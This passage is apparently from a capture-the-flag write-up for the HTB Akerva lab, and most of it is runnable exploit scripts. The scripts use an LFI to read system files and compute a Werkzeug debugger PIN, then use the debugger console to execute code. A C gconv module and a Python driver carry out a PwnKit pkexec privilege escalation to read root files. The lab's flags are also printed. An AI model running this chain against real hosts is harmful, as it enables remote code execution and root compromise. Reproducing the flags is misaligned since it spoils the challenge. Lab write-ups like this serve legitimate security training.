EVIDENCE = Path("evidence/raw/werkzeug-pin-calc.txt")

source = SOURCE.read_text(encoding="utf-8")
password_match = re.search(r'generate_password_hash\("([^"\\]+)"\)', source)
if not password_match:
    raise SystemExit("Could not extract the lab credential from the verified source")
password = password_match.group(1)
authorization = "Basic " + base64.b64encode(f"{USERNAME}:{password}".encode()).decode()


def read_target_file(path: str) -> bytes:
    query = urlencode({"filename": path})
    request = Request(
        f"{TARGET}/file?{query}",
        headers={"Authorization": authorization, "User-Agent": "authorized HTB verification"},
    )
    try:
        with urlopen(request, timeout=10) as response:
            return response.read(65536)
    except HTTPError as error:
        raise RuntimeError(f"LFI read failed for {path}: HTTP {error.code}") from error


status = read_target_file("/proc/self/status").decode("utf-8", "replace")
uid_match = re.search(r"^Uid:\s+(\d+)", status, re.MULTILINE)
if not uid_match:
    raise SystemExit("Could not determine the application UID")
uid = uid_match.group(1)

environ = read_target_file("/proc/self/environ").split(b"\0")
environment = {}
for item in environ:
    if b"=" in item:
        key, value = item.split(b"=", 1)
        if key in {b"LOGNAME", b"USER", b"LNAME", b"USERNAME"}:
            environment[key.decode()] = value.decode("utf-8", "replace")

passwd = read_target_file("/etc/passwd").decode("utf-8", "replace")
passwd_user = next(
    (line.split(":", 1)[0] for line in passwd.splitlines()
     if len(line.split(":")) > 2 and line.split(":")[2] == uid),
    None,
)
pin_user = next((environment.get(k) for k in ("LOGNAME", "USER", "LNAME", "USERNAME") if environment.get(
k)), passwd_user)
if not pin_user:
    raise SystemExit("Could not determine the getpass username")

cgroup = read_target_file("/proc/self/cgroup").decode("utf-8", "replace").splitlines()
docker_id = cgroup[0].strip().partition("/docker/")[2] if cgroup else ""
if docker_id:
    machine_id = docker_id
    machine_source = "/proc/self/cgroup docker identifier"
else:
    machine_id = read_target_file("/etc/machine-id").decode("ascii", "replace").strip()
    machine_source = "/etc/machine-id"
if not machine_id:
    machine_id = read_target_file("/proc/sys/kernel/random/boot_id").decode("ascii", "replace").strip()
    machine_source = "/proc/sys/kernel/random/boot_id"
```

```
interfaces = []
for line in read_target_file("/proc/net/dev").decode("utf-8", "replace").splitlines()[2:]:
    if ":" in line:
        interface = line.split(":", 1)[0].strip()
        if interface != "lo":
            interfaces.append(interface)
if len(interfaces) != 1:
    raise SystemExit(f"Expected one non-loopback target interface, found: {interfaces}")
interface = interfaces[0]
mac = read_target_file(f"/sys/class/net/{interface}/address").decode("ascii").strip()
node = str(int(mac.replace(":", ""), 16))

# Flask instances in this target do not define ``__name__``; Werkzeug 0.16.0
# therefore falls back to the class name, ``Flask``. Python 2.7 loaded the
# existing bytecode module, so ``flask.app.__file__`` is the .pyc path.
# Werkzeug 0.16.0 uses MD5, concatenated bits, cookiesalt, pinsalt, then nine
# decimal digits.
public_bits = [pin_user, "flask.app", "Flask", "/usr/local/lib/python2.7/dist-packages/flask/app.pyc"]
private_bits = [node, machine_id]
digest = hashlib.md5()
for bit in public_bits + private_bits:
    if bit:
        digest.update(bit.encode("utf-8"))
digest.update(b"cookiesalt")
cookie_name = "__wzd" + digest.hexdigest()[:20]
digest.update(b"pinsalt")
digits = ("%09d" % int(digest.hexdigest(), 16))[:9]
pin = "-".join(digits[i:i + 3] for i in range(0, 9, 3))

text = (
    "Werkzeug version: 0.16.0 (Server header)\n"
    f"UID: {uid}\n"
    f"getpass user: {pin_user}\n"
    "modname: flask.app\n"
    "app name fallback: Flask\n"
    "module file candidate: /usr/local/lib/python2.7/dist-packages/flask/app.pyc\n"
    f"interface: {interface}\n"
    f"MAC: {mac}\n"
    f"uuid.getnode decimal: {node}\n"
    f"machine identifier source: {machine_source}\n"
    f"machine identifier: {machine_id}\n"
    f"PIN: {pin}\n"
    f"cookie name: {cookie_name}\n"
)
EVIDENCE.write_text(text, encoding="utf-8")
print(text)
```

scripts/exploit_werkzeug_console.py

驗證 Console PIN，檢查執行 UID 並只讀 F6。

```
#!/usr/bin/env python3
"""Authenticate to the authorized lab debugger and read only the user flag."""
import http.cookiejar
import json
import re
from pathlib import Path
from urllib.parse import urlencode
from urllib.request import HTTPCookieProcessor, Request, build_opener

TARGET = "http://10.13.37.11:5000"
PIN_EVIDENCE = Path("evidence/raw/werkzeug-pin-calc.txt").read_text(encoding="utf-8")
PIN = re.search(r"^PIN: ([0-9-]+)$", PIN_EVIDENCE, re.MULTILINE).group(1)
OUTPUT = Path("evidence/raw/flag6-werkzeug-console.txt")

cookies = http.cookiejar.CookieJar()
opener = build_opener(HTTPCookieProcessor(cookies))


def request(path: str) -> tuple[int, dict, bytes]:
    req = Request(TARGET + path, headers={"User-Agent": "authorized HTB verification"})
    with opener.open(req, timeout=12) as response:
        return response.status, dict(response.headers.items()), response.read(12000)


console_status, _, console_html = request("/console")
if console_status != 200:
    raise SystemExit(f"/console returned HTTP {console_status}")
secret_match = re.search(rb'\bSECRET\s*=\s*["\']([^"\']+)', console_html)
if not secret_match:
    raise SystemExit("Debugger secret was not present in the console page")
secret = secret_match.group(1).decode("ascii")

auth_query = urlencode({"__debugger__": "yes", "cmd": "pinauth", "pin": PIN, "s": secret})
auth_status, _, auth_body = request("/console?" + auth_query)
auth_result = json.loads(auth_body.decode("utf-8"))
if auth_status != 200 or auth_result.get("auth") is not True:
    raise SystemExit(f"Debugger PIN was not accepted: HTTP {auth_status}, response={auth_result}")

identity_query = urlencode({
    "__debugger__": "yes",
    "cmd": "__import__('os').geteuid()",
    "frm": "0",
    "s": secret,
})
identity_status, _, identity_body = request("/console?" + identity_query)

flag_query = urlencode({
    "__debugger__": "yes",
    "cmd": "open('/home/aas/.hiddenflag.txt').read()",
    "frm": "0",
```

```
    "s": secret,
})
flag_status, _, flag_body = request("/console?" + flag_query)
flag_text = flag_body.decode("utf-8", "replace")
flags = re.findall(r"AKERVA\{[^}]+\}", flag_text)
if identity_status != 200 or flag_status != 200 or not flags:
    raise SystemExit("Debugger evaluation did not return the expected user flag")

output = (
    f"Console page HTTP status: {console_status}\n"
    f"PIN authentication HTTP status: {auth_status}\n"
    f"PIN authentication response: {auth_body.decode('utf-8', 'replace')}\n"
    f"Console identity expression: __import__('os').geteuid()\n"
    f"Identity response HTTP status: {identity_status}\n"
    f"Identity response body: {identity_body.decode('utf-8', 'replace')}\n"
    f"Flag expression: open('/home/aas/.hiddenflag.txt').read()\n"
    f"Flag response HTTP status: {flag_status}\n"
    f"Flag response body: {flag_text}\n"
)
OUTPUT.write_text(output, encoding="utf-8")
print(output)
```

scripts/probe_privesc.py

唯讀查詢 pkexec、SUID mode、版本、sudo 版本及 gcc 是否存在。

```
#!/usr/bin/env python3
"""Collect read-only local privilege-escalation prerequisites via the lab debugger."""
import http.cookiejar
import json
import re
from pathlib import Path
from urllib.parse import urlencode
from urllib.request import HTTPCookieProcessor, Request, build_opener

TARGET = "http://10.13.37.11:5000"
PIN = re.search(
    r"^PIN: ([0-9-]+)$",
    Path("evidence/raw/werkzeug-pin-calc.txt").read_text(encoding="utf-8"),
    re.MULTILINE,
).group(1)
OUTPUT = Path("evidence/raw/privesc-prerequisites.txt")
jar = http.cookiejar.CookieJar()
client = build_opener(HTTPCookieProcessor(jar))


def get(path):
    request = Request(TARGET + path, headers={"User-Agent": "authorized HTB verification"})
    with client.open(request, timeout=15) as response:
        return response.status, response.read(30000)


_, page = get("/console")
secret = re.search(rb'\bSECRET\s*=\s*["\']([^"\']+)', page).group(1).decode("ascii")
auth_path = "/console?" + urlencode({"__debugger__": "yes", "cmd": "pinauth", "pin": PIN, "s": secret})
_, auth_body = get(auth_path)
if json.loads(auth_body.decode()).get("auth") is not True:
    raise SystemExit("PIN authentication failed")

expressions = {
    "pkexec_exists": "__import__('os').path.exists('/usr/bin/pkexec')",
    "pkexec_mode": "oct(__import__('os').stat('/usr/bin/pkexec').st_mode & 0o7777)",
    "pkexec_version": "__import__('subprocess').check_output(['/usr/bin/pkexec','--version'],
stderr=__import__('subprocess').STDOUT)",
    "sudo_version": "__import__('subprocess').check_output(['/usr/bin/sudo','-V']).splitlines()[0]",
    "gcc_exists": "__import__('os').path.exists('/usr/bin/gcc')",
}
results = []
for name, expression in expressions.items():
    query = urlencode({"__debugger__": "yes", "cmd": expression, "frm": "0", "s": secret})
    status, body = get("/console?" + query)
    result = body.decode("utf-8", "replace")
    results.append(f"{name}: HTTP {status}\n{result}")
    print(results[-1])

OUTPUT.write_text("\n\n".join(results), encoding="utf-8")
```

scripts/pwnkit_flag_module.c

PwnKit gconv 模組；root 身分只讀 SOURCE_PATH 並寫入指定 OUTPUT_PATH，然後退出。

```
#define _GNU_SOURCE
#include <fcntl.h>
#include <sys/types.h>
#include <unistd.h>

#ifndef SOURCE_PATH
#define SOURCE_PATH "/root/flag.txt"
#endif
#ifndef OUTPUT_PATH
#define OUTPUT_PATH "/tmp/akerva-pwnkit-7f3a1c9e/root-flag.txt"
#endif

/* Loaded by glibc's gconv path during the authorized PwnKit validation. */
void gconv(void) {}

void gconv_init(void *step) {
```

```
    (void)step;
    setgid(0);
    setuid(0);

    int source = open(SOURCE_PATH, O_RDONLY);
    int destination = open(OUTPUT_PATH, O_WRONLY | O_CREAT | O_TRUNC, 0644);
    if (source >= 0 && destination >= 0) {
        char buffer[256];
        ssize_t count = read(source, buffer, sizeof(buffer));
        if (count > 0) {
            write(destination, buffer, (size_t)count);
        }
    }

    if (source >= 0) close(source);
    if (destination >= 0) close(destination);
    _exit(0);
}
```

scripts/run_pwnkit_flag.py

部署臨時 gconv 模組、觸發 PwnKit、讀取 F7、清除臨時目錄並驗證。

```
#!/usr/bin/env python3
"""Stage a temporary gconv module, verify PwnKit, read the root flag, then clean up."""
import base64
import http.cookiejar
import json
import re
from pathlib import Path
from urllib.parse import urlencode
from urllib.request import HTTPCookieProcessor, Request, build_opener

TARGET = "http://10.13.37.11:5000"
TAG = "7f3a1c9e"
BASE_DIR = f"/tmp/akerva-pwnkit-{TAG}"
FLAG_FILE = f"{BASE_DIR}/root-flag.txt"
LOCAL_MODULE = Path("evidence/raw/pwnkit.so")
PIN = re.search(
    r"^PIN: ([0-9-]+)$",
    Path("evidence/raw/werkzeug-pin-calc.txt").read_text(encoding="utf-8"),
    re.MULTILINE,
).group(1)
EVIDENCE = Path("evidence/raw/flag7-pwnkit.txt")

jar = http.cookiejar.CookieJar()
client = build_opener(HTTPCookieProcessor(jar))


def get(path: str) -> tuple[int, bytes]:
    request = Request(TARGET + path, headers={"User-Agent": "authorized HTB verification"})
    with client.open(request, timeout=20) as response:
        return response.status, response.read(25000)


def evaluate(expression: str) -> str:
    path = "/console?" + urlencode({
        "__debugger__": "yes", "cmd": expression, "frm": "0", "s": secret
    })
    status, body = get(path)
    text = body.decode("utf-8", "replace")
    if status != 200:
        raise RuntimeError(f"Console evaluation returned HTTP {status}")
    return text


_, page = get("/console")
secret = re.search(rb'\bSECRET\s*=\s*["\']([^"\']+)', page).group(1).decode("ascii")
auth_path = "/console?" + urlencode({
    "__debugger__": "yes", "cmd": "pinauth", "pin": PIN, "s": secret
})
_, auth_body = get(auth_path)
if json.loads(auth_body.decode("utf-8")).get("auth") is not True:
    raise SystemExit("Werkzeug PIN authentication failed")

module_bytes = LOCAL_MODULE.read_bytes()
module_b64 = base64.b64encode(module_bytes).decode("ascii")
base = BASE_DIR
module_dir = f"{BASE_DIR}/pwnkit"
outer_dir = f"{BASE_DIR}/GCONV_PATH=."
module_path = f"{module_dir}/pwnkit.so"
mapping_path = f"{module_dir}/gconv-modules"
path_helper = f"{BASE_DIR}/GCONV_PATH=./pwnkit"
flag = None
execution_result = "not run"
cleanup_result = "not run"

try:
    setup = (
        f"__import__('os').makedirs({outer_dir!r}),"
        f"__import__('os').makedirs({module_dir!r}),"
        f"open({mapping_path!r},'w').write('module UTF-8// PWNKIT// pwnkit 2\\n'),"
        f"open({path_helper!r},'wb').close(),"
        f"__import__('os').chmod({path_helper!r},493),"
        f"open({module_path!r},'wb').close())"
    )
    evaluate(setup)

    for offset in range(0, len(module_b64), 2200):
        chunk = module_b64[offset:offset + 2200]
        expression = (
```

```
            f"open({module_path!r},'ab').write("
            f"__import__('base64').b64decode({chunk!r}))"
        )
        evaluate(expression)

    exec_expression = (
        "(lambda os,ctypes:(lambda pid:(os.waitpid(pid,0) if pid else ("
        f"os.chdir({base!r}),"
        "os.dup2(os.open('/dev/null',os.O_WRONLY),1),"
        "os.dup2(os.open('/dev/null',os.O_WRONLY),2),"
        "ctypes.CDLL(None).execve('/usr/bin/pkexec','"
        "(ctypes.c_char_p*1)(None),"
        "(ctypes.c_char_p*5)('pwnkit','PATH=GCONV_PATH=.','CHARSET=PWNKIT','SHELL=pwnkit',None)),"
        "os._exit(127))))(os.fork()))(__import__('os'),__import__('ctypes'))"
    )
    execution_result = evaluate(exec_expression)
    flag_response = evaluate(f"open({FLAG_FILE!r}).read()")
    flags = re.findall(r"AKERVA\{[^}]+\}", flag_response)
    if not flags:
        raise RuntimeError("PwnKit did not return the expected root flag")
    flag = flags[0]
finally:
    cleanup = (
        f"__import__('shutil').rmtree({base!r}) "
        f"if __import__('os').path.isdir({base!r}) else None)"
    )
    cleanup_result = evaluate(cleanup)

cleanup_check = evaluate(f"__import__('os').path.exists({base!r})")
if flag is None:
    raise RuntimeError(f"Exploit did not return the root flag. Cleanup: {cleanup_check}")

OUTPUT = (
    "Target pkexec: version 0.105, SUID mode 04755\n"
    f"Temporary module: {LOCAL_MODULE} ({len(module_bytes)} bytes)\n"
    f"PwnKit child result: {execution_result}\n"
    f"Root flag: {flag}\n"
    f"Cleanup result: {cleanup_result}\n"
    f"Work directory exists after cleanup: {cleanup_check}\n"
)
EVIDENCE.write_text(OUTPUT, encoding="utf-8")
print(OUTPUT)
```

scripts/run_pwnkit_note.py

同一最小提權原理讀取 root note，經已認證 LFI 取回後清除工作目錄。

```
#!/usr/bin/env python3
"""Read the single root-owned puzzle note through PwnKit and remove all temporary files."""
import base64
import http.cookiejar
import json
import re
import subprocess
from pathlib import Path
from urllib.parse import urlencode
from urllib.request import HTTPCookieProcessor, Request, build_opener

TAG = "eef145d7"
PREVIOUS_BASE_DIRS = [
    "/tmp/akerva-pwnkit-c219a810",
    "/tmp/akerva-pwnkit-d4e6b2c1",
]
TARGET = "http://10.13.37.11:5000"
BASE_DIR = f"/tmp/akerva-pwnkit-{TAG}"
NOTE_FILE = f"{BASE_DIR}/secured_note.md"
LOCAL_MODULE = Path("evidence/raw/pwnkit-note.so")
SOURCE = Path("scripts/pwnkit_flag_module.c")
PIN = re.search(
    r"^PIN: ([0-9-]+)$",
    Path("evidence/raw/werkzeug-pin-calc.txt").read_text(encoding="utf-8"),
    re.MULTILINE,
).group(1)
EVIDENCE = Path("evidence/raw/flag8-secured-note.md")
PASSWORD = re.search(
    r'generate_password_hash\("([^"\\]+)"\)',
    Path("evidence/raw/space_dev.py").read_text(encoding="utf-8"),
).group(1)
AUTHORIZATION = "Basic " + base64.b64encode(f"aas:{PASSWORD}".encode()).decode()

LOCAL_MODULE.parent.mkdir(parents=True, exist_ok=True)
subprocess.run([
    "gcc", "-shared", "-fPIC", "-O2", "-Wl,-soname,pwnkit.so",
    f'-DSOURCE_PATH="/root/secured_note.md"',
    f'-DOUTPUT_PATH="{NOTE_FILE}"',
    "-o", str(LOCAL_MODULE), str(SOURCE),
], check=True)

jar = http.cookiejar.CookieJar()
client = build_opener(HTTPCookieProcessor(jar))


def get(path: str) -> bytes:
    request = Request(TARGET + path, headers={"User-Agent": "authorized HTB verification"})
    with client.open(request, timeout=20) as response:
        return response.read(25000)


def read_via_lfi(path: str) -> bytes:
    query = urlencode({"filename": path})
    request = Request(
```

```
        TARGET + "/file?" + query,
        headers={"Authorization": AUTHORIZATION, "User-Agent": "authorized HTB verification"},
    )
    with client.open(request, timeout=15) as response:
        return response.read(12000)


page = get("/console")
secret = re.search(rb'\bSECRET\s*=\s*["\']([^"\']+)', page).group(1).decode("ascii")
auth_query = urlencode({"__debugger__": "yes", "cmd": "pinauth", "pin": PIN, "s": secret})
auth_result = json.loads(get("/console?" + auth_query).decode("utf-8"))
if auth_result.get("auth") is not True:
    raise SystemExit("Werkzeug PIN authentication failed")


def evaluate(expression: str) -> str:
    query = urlencode({"__debugger__": "yes", "cmd": expression, "frm": "0", "s": secret})
    return get("/console?" + query).decode("utf-8", "replace")


module_bytes = LOCAL_MODULE.read_bytes()
module_b64 = base64.b64encode(module_bytes).decode("ascii")
module_dir = f"{BASE_DIR}/pwnkit"
outer_dir = f"{BASE_DIR}/GCONV_PATH=."
module_path = f"{module_dir}/pwnkit.so"
mapping_path = f"{module_dir}/gconv-modules"
path_helper = f"{BASE_DIR}/GCONV_PATH=./pwnkit"
note = None

try:
    setup = (
        f"(__import__('os').makedirs({outer_dir!r}),"
        f"__import__('os').makedirs({module_dir!r}),"
        f"open({mapping_path!r},'w').write('module UTF-8// PWNKIT// pwnkit 2\\n'),"
        f"open({path_helper!r},'wb').close(),"
        f"__import__('os').chmod({path_helper!r},493),"
        f"open({module_path!r},'wb').close())"
    )
    evaluate(setup)
    for offset in range(0, len(module_b64), 2200):
        chunk = module_b64[offset:offset + 2200]
        evaluate(
            f"open({module_path!r},'ab').write("
            f"__import__('base64').b64decode({chunk!r}))"
        )

    exec_expression = (
        "(lambda os,ctypes:(lambda pid:(os.waitpid(pid,0) if pid else ("
        f"os.chdir({BASE_DIR!r}),"
        "os.dup2(os.open('/dev/null',os.O_WRONLY),1),"
        "os.dup2(os.open('/dev/null',os.O_WRONLY),2),"
        "ctypes.CDLL(None).execve('/usr/bin/pkexec',"
        "(ctypes.c_char_p*1)(None),"
        "(ctypes.c_char_p*5)('pwnkit','PATH=GCONV_PATH=.','CHARSET=PWNKIT','SHELL=pwnkit',None)),"
        "os._exit(127))))(os.fork()))(__import__('os'),__import__('ctypes'))"
    )
    execution_result = evaluate(exec_expression)
    note = read_via_lfi(NOTE_FILE).decode("utf-8", "replace")
    if "@AKERVA_FR" not in note:
        raise RuntimeError(f"PwnKit did not return the root-owned note: {note!r}")
finally:
    cleanup = (
        f"(__import__('shutil').rmtree({BASE_DIR!r}) "
        f"if __import__('os').path.isdir({BASE_DIR!r}) else None)"
    )
    cleanup_result = evaluate(cleanup)

cleanup_check = evaluate(f"__import__('os').path.exists({BASE_DIR!r})")
previous_checks = []
for previous_base in PREVIOUS_BASE_DIRS:
    previous_check = evaluate(f"__import__('os').path.exists({previous_base!r})")
    if "True" in previous_check:
        evaluate(f"__import__('shutil').rmtree({previous_base!r})")
        previous_check = evaluate(f"__import__('os').path.exists({previous_base!r})")
    previous_checks.append(previous_check)
if note is None:
    raise RuntimeError(f"Root note retrieval failed; cleanup check: {cleanup_check}")
EVIDENCE.write_text(note, encoding="utf-8")
print(f"Captured /root/secured_note.md via PwnKit ({len(note)} characters)")
print(f"Cleanup result: {cleanup_result}")
print(f"Work directory exists after cleanup: {cleanup_check}")
print(f"Previous attempt directories exist after cleanup: {previous_checks}")
print(note)
```

scripts/decode_flag8.py

Base64 解碼與縮減字母表 Vigenere 解密，驗證格式並輸出 F8。

```
#!/usr/bin/env python3
"""Decode Akerva's final root note and reconstruct its HTB flag."""
import base64
import re
from pathlib import Path

NOTE = Path("evidence/raw/flag8-secured-note.md")
ALPHABET = "ACDEFGHIKLMNOPRSTUVWY"
KEY = "ILOVESPACE"

lines = NOTE.read_text(encoding="utf-8").splitlines()
ciphertext = base64.b64decode("".join(lines[:3]), validate=True).decode("ascii").strip()
if any(char not in ALPHABET for char in ciphertext):
```

```
    raise SystemExit("Ciphertext contains characters outside the reduced alphabet")

plaintext_chars = []
for offset, char in enumerate(ciphertext):
    cipher_index = ALPHABET.index(char)
    key_index = ALPHABET.index(KEY[offset % len(KEY)])
    plaintext_chars.append(ALPHABET[(cipher_index - key_index) % len(ALPHABET)])
plaintext = "".join(plaintext_chars)

marker = "VALIDATETHELASTFLAGWITHAKERVA"
if marker not in plaintext:
    raise SystemExit("Decoded note did not contain the expected validation instruction")
flag_body = plaintext.split(marker, 1)[1]
flag = f"AKERVA{{{flag_body}}}"
if not re.fullmatch(r"AKERVA\{[A-Z0-9_!#@$=-]+\}", flag):
    raise SystemExit(f"Decoded candidate has an unexpected format: {flag}")

print(f"Alphabet: {ALPHABET}")
print(f"Key: {KEY}")
print(f"Decoded note: {plaintext}")
print(f"Flag 8: {flag}")
```

附錄 B. 最終旗標與提交證據

本附錄保存 root note 原始內容、本機重現解碼結果，以及 HTB 最終成功狀態。

靶機 /root/secured_note.md 原文

```
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDRU9LTUtFUkZTRVNGUkxLRVJVS1RTVlBNU1NOSFNL
UkZGQUdJQVBWRVRDTk1ETFZGSERBT0dGTEFGR1NLRVVMTVZPT1dXQ0FIQ1JGVlZOVkhWQ01TWUVM
U1BNSUhITU9EQVVLSEUK

@AKERVA_FR | @lydericlefebvre
```

scripts/decode_flag8.py 本機輸出

```
Alphabet: ACDEFGHIKLMNOPRSTUVWY
Key: ILOVESPACE
Decoded note:
WELLDONEFORSOLVINGTHISCHALLENGEYOUCANSENDYOURRESUMEHEREATRECRUTEMENTAKERVACOMANDVALIDATETHELASTFLAGWITHAK
ERVAIKNOOOWVIGEEENERRRE
Flag 8: AKERVA{IKNOOOWVIGEEENERRRE}
```

HTB 提交及 target-side cleanup

```
Fortress: Akerva | Target: 10.13.37.11
Last flag: AKERVA{IKNOOOWVIGEEENERRRE}
HTB modal: You have solved Akerva!
HTB toast: Success - Flag submitted successfully
PwnKit temporary target directories: removed; existence checks returned False
No reverse shell, network callback, new account, SSH key, or persistence created.
```